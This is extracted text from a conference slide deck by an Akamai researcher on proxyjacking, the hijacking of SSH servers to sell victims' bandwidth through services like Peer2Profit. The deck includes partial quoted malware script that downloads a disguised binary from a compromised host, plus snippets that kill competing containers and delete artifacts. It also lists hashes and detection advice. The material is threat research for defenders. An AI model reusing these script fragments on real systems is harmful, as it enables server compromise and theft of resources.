

Proxyjacking for Profit

The Latest Cybercriminal Side Hustle

SCaLE 21x
by Allen West



Introductions

- Allen West - CISSP, GCIH
- Security Researcher @ Akamai SIRT
- Threat Research & Intelligence
- Master's Student @ Carnegie Mellon
- Marine Corps Veteran
- Interests
 - Exercise
 - Outdoor activities
 - Drone flying
 - Building tools, solving puzzles



Akamai SIRT

- Security Intelligence Response Team
- Protect Akamai's customers and the internet as a whole
- Researchers
 - Emerging threats
 - DDoS attacks & techniques
 - Networking protocols
 - Threat campaigns
 - Malware and botnets (Linux/IoT/Go)
- Education, training, and incident response within InfoSec
- Intelligence gathering/processing (Hydra)

Akamai SIRT Security Advisory: CVE-2023-26801 Exploited to Spread Mirai Botnet Malware



Akamai SIRT
June 21, 2023

Proxyjacking: The Latest Cybercriminal Side Hustle



Allen West
June 29, 2023

KmsdBot: The Attack and Mine Malware



Akamai Security Research
November 10, 2022


“ Akamai Security Research has observed a new malware that infected our honeypot, which we have dubbed KmsdBot. The botnet infects systems via an SSH connection that uses weak credentials.

by Larry W. Cashdollar

“ The act of proxyjacking has been used for some time now, it has recently begun to be used strictly for proxyjacking, which is what we have observed in this campaign.

Proxies and Their Legitimate Uses

- Intermediary servers that perform a service
- Kinds
 - Transparent: Content restriction or caching
 - Reverse: Load balance, cache, security, logging
 - Anonymous: Privacy, bypass restrictions
 - Distorting: Provides fake info
 - Residential: Web scraping
 - Many more..



Malicious Use of Proxies over the Years

- Anonymity
- Bypassing restrictions
- DDoS
- Credential stuffing/brute
- Web scraping
- Spam
- Spreading malware
- False credibility
- Many more..



Standard Proxyjacking


- Device compromise
- Converted into involuntary proxy
- Used for many purposes
- Result:
 - Thousands of open proxies with questionable sourcing
 - High quality proxies with good reputations
 - Private use > open use

```
fp.Post
```


```
Hey Guys and Girls Here is my list of http and  
https proxies that use on a daily usage for  
botting. Code:
```

Proxyjacking for profit

- Attacker compromises victim
- Victim used as a proxy
- Bandwidth is monetized through “affiliate” payouts
- Sister company sells bandwidth
- Both companies claim proper vetting and ethical sourcing
- Client traffic is proxied through victim
- Attacker, both companies, and buyer profit




Google search results for "what is proxyjacking". The search bar shows the query and the Google logo. Below the search bar are tabs for Images, Videos, Shopping, News, Maps, and Books. The search results show "About 4,880 results (0.25 seconds)". The first result is from Akamai, titled "Proxyjacking: The Latest Cybercriminal Side Hustle - Akamai". The snippet reads: "With proxyjacking, the attacker doesn't just steal resources but also leverages the victim's unused bandwidth. The victim's system is covertly used to run various services as a P2P proxy node that the attackers have recently started to monetize through organizations such as Peer2Profit or Honeygain. 19 hours ago". The Akamai logo and URL "https://www.akamai.com > Blog > Security Research" are visible.



Two panels from Akamai's bandwidth monetization program. The left panel is titled "Become A Packeter" and features an icon of a line graph with an upward arrow. Below the icon, it says "Share Your Bandwidth:" and "\$0.10/GB". A dark button with "Earn Money >" is at the bottom, with a link "Learn more about becoming a Packeter ->" below it. The right panel is titled "Buy Bandwidth" and features an icon of a server rack. Below the icon, it says "Access The Network:" and "\$1.00/GB". A dark button with "Proxy Access >" is at the bottom, with a link "Learn more about buying bandwidth ->" below it.

Bandwidth-Sharing Schemes

- Companies offer to monetize your unused bandwidth
- Available as Docker containers
- Minimal setup required
- Email used to payout
- Incentives to expand your network of devices and recruit “friends”
- Scalable, passive income
- Cash or crypto payouts



Bandwidth Sharing Companies


soax

 TRAFFMONETIZER

 ProxyLite

 honeygain™

 earnapp by b

 Pawns.app

 PEER2PROFIT

 IPRoyal

 jumpTask

 PacketStream

Bandwidth-Sharing Optimization or Scams

- The TOS for most of these state unauthorized or illegal use isn't allowed.
- Plenty of non-official containers available.
- Exploits exist
- Double-dipping is possible

1. ELIGIBILITY

1. To be eligible to use the Platform, You shall simultaneously correspond to the following conditions during the whole period of use of the Platform:

- Reach the age of majority in the country of Your residence;
- Have the full legal capacity to enter into legally binding agreements, including but not limited to present Terms;
- Reside in a country in which Your use of the Platform conforms to and is not forbidden by the local laws and regulations;
- Be allowed to share Your Internet bandwidth according to the terms of Your agreement between You and your Internet service provider;
- Use the Platform only for lawful purposes, that are not related to terrorism, fraudulent, scam, or any type of illegal activity; and
- Use the Platform only for Yourself, and not on behalf of any third party, unless You have obtained prior approval from that person and the Company.

1. The Company may require You to go through additional verification with use of the third-party Verification Services. In case the Platform elected Your Account for enhanced verification, You will be allowed to use the Platform only upon successful completion of verification.
2. The Company reserves the right to block the Account and suspend access to the Platform for the Users who do not conform to any of the eligibility listed in the previous clauses of this chapter.
3. In case You become aware that any of the Users does not conform to any of the above eligibility criteria You should immediately inform the Company.

1. ACCEPTANCE OF THESE TERMS

1. Before You accept the terms and conditions foreseen herein, You should carefully study the entire text of these Terms.
2. You unconditionally and unequivocally agree to all and any of the terms and conditions foreseen by these Terms on the moment You create Your Account within the Platform.
3. Your Account is created on the Platform by filling in the registration form on the Website or logging in to the Platform system with Your account from other third-party services, e.g., Google account.
4. In case You at any point do not agree with any provisions of these Terms, You shall log out from Your Account and delete the Application from Your device.

The screenshot shows a GitHub repository for 'CashFactory'. The repository contains several files: .env, LICENSE, README.md, docker-compose.yml, and setup.sh. The README.md file is open, showing the following text: 'Lightweight docker image stack (using docker-compose) running many passive income applications (proxy and bandwidth share) : Honeygain , EarnApp , IPRoyal Pawns , PacketStream , Peer2Profit . Expected raw revenue is around \$30-\$40 per month (Jan 2022 estimation), 24/7 power cost to deduct.' The repository has 179 stars and 42 forks.

The screenshot shows a GitHub repository for 'Peer2Profit'. The repository contains a file named 'pxlz-ctrl / Peer2Profit'. The repository has 2 stars. The repository is described as 'UNPATCHED PEER2PROFIT REPLIT BYPASS METHOD'. The repository is updated on Jun 9 and has a Shell icon.

The screenshot shows Docker Hub search results for 'peer2profit'. The search results show 1-25 of 40 results for 'peer2profit'. The results include:

- fazalfarhan01/peer2profit: 10M+ stars, updated 2 years ago. Containerised version of Peer2Profit. Linux x86-64.
- enwaiax/peer2profit: 500K+ stars, updated 6 months ago. The first and smallest Peer2Profit docker image in the whole internet. Linux unknown, unknown, 336, x86-64, arm, amd64.
- jiguns/peer2profit: 7.8K stars, updated 5 months ago. Linux x86-64.
- alexandrotalmi/peer2profit_and_npm: 2.0K stars, updated 9 years ago. Linux x86-64.
- coolhwang/peer2profit_linux: 1.1K stars, updated 2 months ago.

Value of Diversified Bandwidth to Companies

- Data collection
- SEO
- Advertisement effectiveness assessment
- Market price analytics
- Research on diverse-source data
- Geographic distribution of queries



Similarities to Cryptojacking

- Both donate victim resources for attacker gain
- Cryptojacking = high CPU, low bandwidth usage
- Proxyjacking = high bandwidth usage, low CPU usage
- Competitive techniques used
- Similar threat profile and victim landscape



Real-World Cases

- Akamai SIRT discovers proxyjacking via weak SSH credentials
- Sysdig TRT discovers proxyjacking via Log4j and Gitlab exploitation
- Center around the same schemes

The screenshot shows the homepage of 'The Hacker News', a platform described as the '#1 Trusted Cybersecurity News Platform'. The navigation bar includes links for Home, Data Breaches, Cyber Attacks, Vulnerabilities, Webinars, Store, and Contact. Two featured articles are visible:

- New LABRAT Campaign Exploits GitLab Flaw for Cryptojacking and Proxyjacking Activities**
Published: Aug 17, 2023 | Category: Cryptojacking / Proxyjacking
Summary: A new, financially motivated operation dubbed LABRAT has been observed weaponizing a now-patched critical flaw in...
- Cybercriminals Hijacking Vulnerable SSH Servers in New Proxyjacking Campaign**
Published: Jun 30, 2023 | Category: Server Security / Cyber Threat
Summary: An active financially motivated campaign is targeting vulnerable SSH servers to covertly ensnare them into a proxy...

Two terminal screenshots are included: the top one shows a successful SSH connection to a server, and the bottom one shows an 'ACCESS DENIED' message on a terminal screen.

Distribution Server

- Web server at distribution IP
- Ripped everything
- Found the curl executable along with a Linux-specific cryptomining binary (perfcc)
- Compromised server
- Actually a website for a business in Libya

Index of /main/dist/css

Name	Last modified	Size	Description
Parent Directory	-	-	-
csdark.css	2023-04-30 01:44	4.3M	
metro-bootstrap.css	2014-07-03 14:39	126K	
metro-bootstrap.css.map	2014-07-03 14:39	65K	
metro-bootstrap.min.css	2014-07-03 14:39	104K	
metro-bootstrap.min.xcss	2023-04-29 22:10	104K	
vksp	2023-06-08 10:26	8.9M	

Apache/2.4.10 (Debian) Server at

0 / 30
No security vendors and no sandboxes flagged this file as malicious
72e7dd199bed6eefa0ae763c399e0d8a56e2b1dfacc089046706226a5f2aaabf
csdark.css
elf 64bits detect-debug-environment
Community Score

25 / 61
25 security vendors and 1 sandbox flagged this file as malicious
6f11ac1e711e662edad32713c135ce29562d636794cf5a21a44bbb34955610f0a
perfcc
elf self-delete checks-cpu-name detect-debug-environment exploit 64bits tunneling cve-2021-4034 persistence cve-2016-2569
Community Score

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY

Crowdsourced YARA rules

Matches rule Linux_Exploit_CVE_2021_4034_1c81235d by Elastic Security from ruleset Linux_Exploit_CVE_2021_4034 at <https://github.com/elastic/protectons-artifacts>

Setting up Peer2Profit

- Pulls down curl
- Uses curl to retrieve Docker image from a public Docker repository
- Sets attacker email as the beneficiary
- Follows easy instructions on Docker repo to install

```
c(){
if ! command -v curl &>/dev/null;then
__curl http://xxx.xxx.xxx.xxx/main/dist/css/csdark.css > curl
if ! md5sum curl|grep -q 2a88b534fa8d58cef93e46c4ab380b23;then
echo "could not get curl"
exit
fi
chmod +x curl
export PATH=$PWD:$PATH
fi
}
```

Copy

PEER2PROFIT Blog F.A.Q. Reviews

LOG IN SIGN UP English

SHARE YOUR TRAFFIC AND PROFIT ON IT!

We have built a unique traffic monetization system! Come on, share your Wi-Fi (mobile or cable) power with your friends!

Get your friends and acquaintances involved, extend your network and earn from \$2/month per IP

SIGN UP TO PEER2PROFIT

PEER2PROFIT

MAKE PASSIVE MONEY WITH PEER2PROFIT

Anti-compete tactics

- Searches out executable locations
- Checks for their own instance already running
- Checks for other similar containers running
- Stops them
- Deletes unwanted artifacts
- Very common tactics for cryptominers

```
d() {  
  cd /dev/shm && cp /bin/ls . && ./ls &>/dev/null && rm -f ls && ret  
  cd /tmp && cp /bin/ls . && ./ls &>/dev/null && rm -f ls && return  
  #mkdir -p $HOME/.cache/apt && cd $HOME/.cache/apt && return  
  echo "no suitable dir"  
  exit  
}
```

```
if ps axjfl[...]|grep [...] "$PACCT";then  
  echo "already running"  
  exit  
fi
```

```
if docker ps [...] |grep [...] peer2profit [...] p2pclient;then  
  for con in [...];do  
    if ! docker [...] |grep [...] "$PACCT";then  
      [...]  
      docker stop -t 10 $con  
      docker stop -s KILL $con  
      docker stop $con  
      echo "killed container: $con"  
    fi  
  done  
fi
```

```
cd .. && rm -rf pfp
```

The Potential

- Plenty of nefarious implications
- VPS?
- “Referrals”
- Spoofing
- Rug pulls
- IoT?
- Mobile
- Alternate accounts

How much money can you make?

Now that you know how to cash out your earnings, let's talk about how much money you can earn from this site.

Traffic rate

for your networks

business: 0.3\$ = 1GB
cellular: 1\$ = 1GB
hosting: 0.3\$ = 1GB
residential: 0.8\$ = 1GB
other networks: 0.3\$ = 1GB

for referrals networks

business: 0.15\$ = 1GB
cellular: 0.5\$ = 1GB
hosting: 0.15\$ = 1GB
residential: 0.4\$ = 1GB
other networks: 0.15\$ = 1GB

Peer2Profit pays better than most (if not all) of its competitors.

A Divergence

- Optimistic viewpoint: We made a difference.
- Bandwidth sellers now have had to pick their path
 - Shape up
 - Go underground
- Support the intended customers

App Name & Link	Residential/Home/Mobile IP or equivalent Proxy's IP	VPS/Datacenter/Hosting/Cloud IP or equivalent Proxy's IP	Max devices per Account	Max Devices per IP
Go to Earnapp	✓	✗	15	1
Go to HoneyGain	✓	✗	10	1
Go to IPROYAL	✓	✗	Unlimited	1
Go to PEER2PROFIT	✓	✓	Unlimited	Unlimited
Go to PACKETSTREAM	✓	✗	Unlimited	1
Go to TRAFFMONETIZER	✓	✓	Unlimited	Unlimited
Go to REPOCKET	✓	✓	Unlimited	2
Go to EARNFM	✓	✗	Unlimited	1
Go to PROXYRACK	✓	✓	500	1
Go to PROXYLITE	✓	✓	Unlimited	1
Go to BITPING	✓	✓	Unlimited	1
Go to MYSTNODE	✓	✓	Unlimited	Unlimited

Company A

- Chooses to shape up
- Whitelists allowed devices
- Limits device count
- Focus on personal laptops
- Quick to ban for strikes
- Cash payouts
- Rebrand
 - Transparent
 - Potential gains
 - Bandwidth use
 - Secure-focused
 - Quality = \$\$\$
- Focus: Bandwidth value

Earn without compromising security

Ensures that your internet traffic is only used by trusted partners, and the app never asks for or gains access to the storage of your device.

[Learn more](#)



Know exactly what your Internet is used for

Once you start using [redacted], your devices act like view towers and help world-famous businesses access the World Wide Web without having to worry about location-based restrictions or censorship.

[Learn more](#)



Cloning virtual machines with [redacted] already installed (Windows and Android)



Exceeding the device count by using another account(s)



Using a coupon code to create new accounts after requesting a payout on your original account



Using a data center IP address



Using your main account to refer your alternative ones to [redacted]

We also recommend using a safe and complicated password to secure your [redacted] account.

Company B

- Deletes website
- Restricts operations to Telegram bot
- Unlimited device types
- Unlimited device count
- Focus on Android and Docker
- Lack of transparency
- Pays ~8x higher
- Crypto payouts
- Focus: Get bandwidth, any means



This site can't be reached

[REDACTED]'s server IP address could not be found.

Try:

- Checking the connection
- [Checking the proxy, firewall, and DNS configuration](#)

ERR_NAME_NOT_RESOLVED

Details

Reload

Disclaimer

This program is for learning purposes only, not for profit, please delete it within 24 hours after downloading, not for any commercial use. The text, data and images are copyrighted, if reproduced, please indicate the source.

Use of this program is subject to the deployment disclaimer. Use of this program is subject to the laws and regulations of the country where the server is deployed, the country where it is located, and the country where the user is located, and the author of the program is not responsible for any misconduct of the user.

Impact on Defenders

- Obfuscated fileless script
- Only download was cleared by VT
- Traditional high CPU monitoring for cryptojacking is useless
- Labeling these softwares as PUP will increase false positives.

Defensive Measures

- Monitor network traffic for anomalies
- Stay aware of unwanted process running
- Patch applications
- Use strong passwords
- Use MFA when possible
- TTP-based endpoint detection
 - Ex: Encoded fileless script running -> downloaded content

Evolution Since Discovery and Predictions for the Future

- Predicted use alongside cryptojacking has been observed (LABRAT)
- More vulnerabilities have begun to be exploited.
- Predicted incorporation into full malware
- Predicted expansion to IoT devices
- Predicted more diverse forms of resource jacking yet to be realized
- Predicted to be tailored to mobile devices
- Predicted increase of sketchier bandwidth sharing companies who turn a blind eye to sourcing

Questions?

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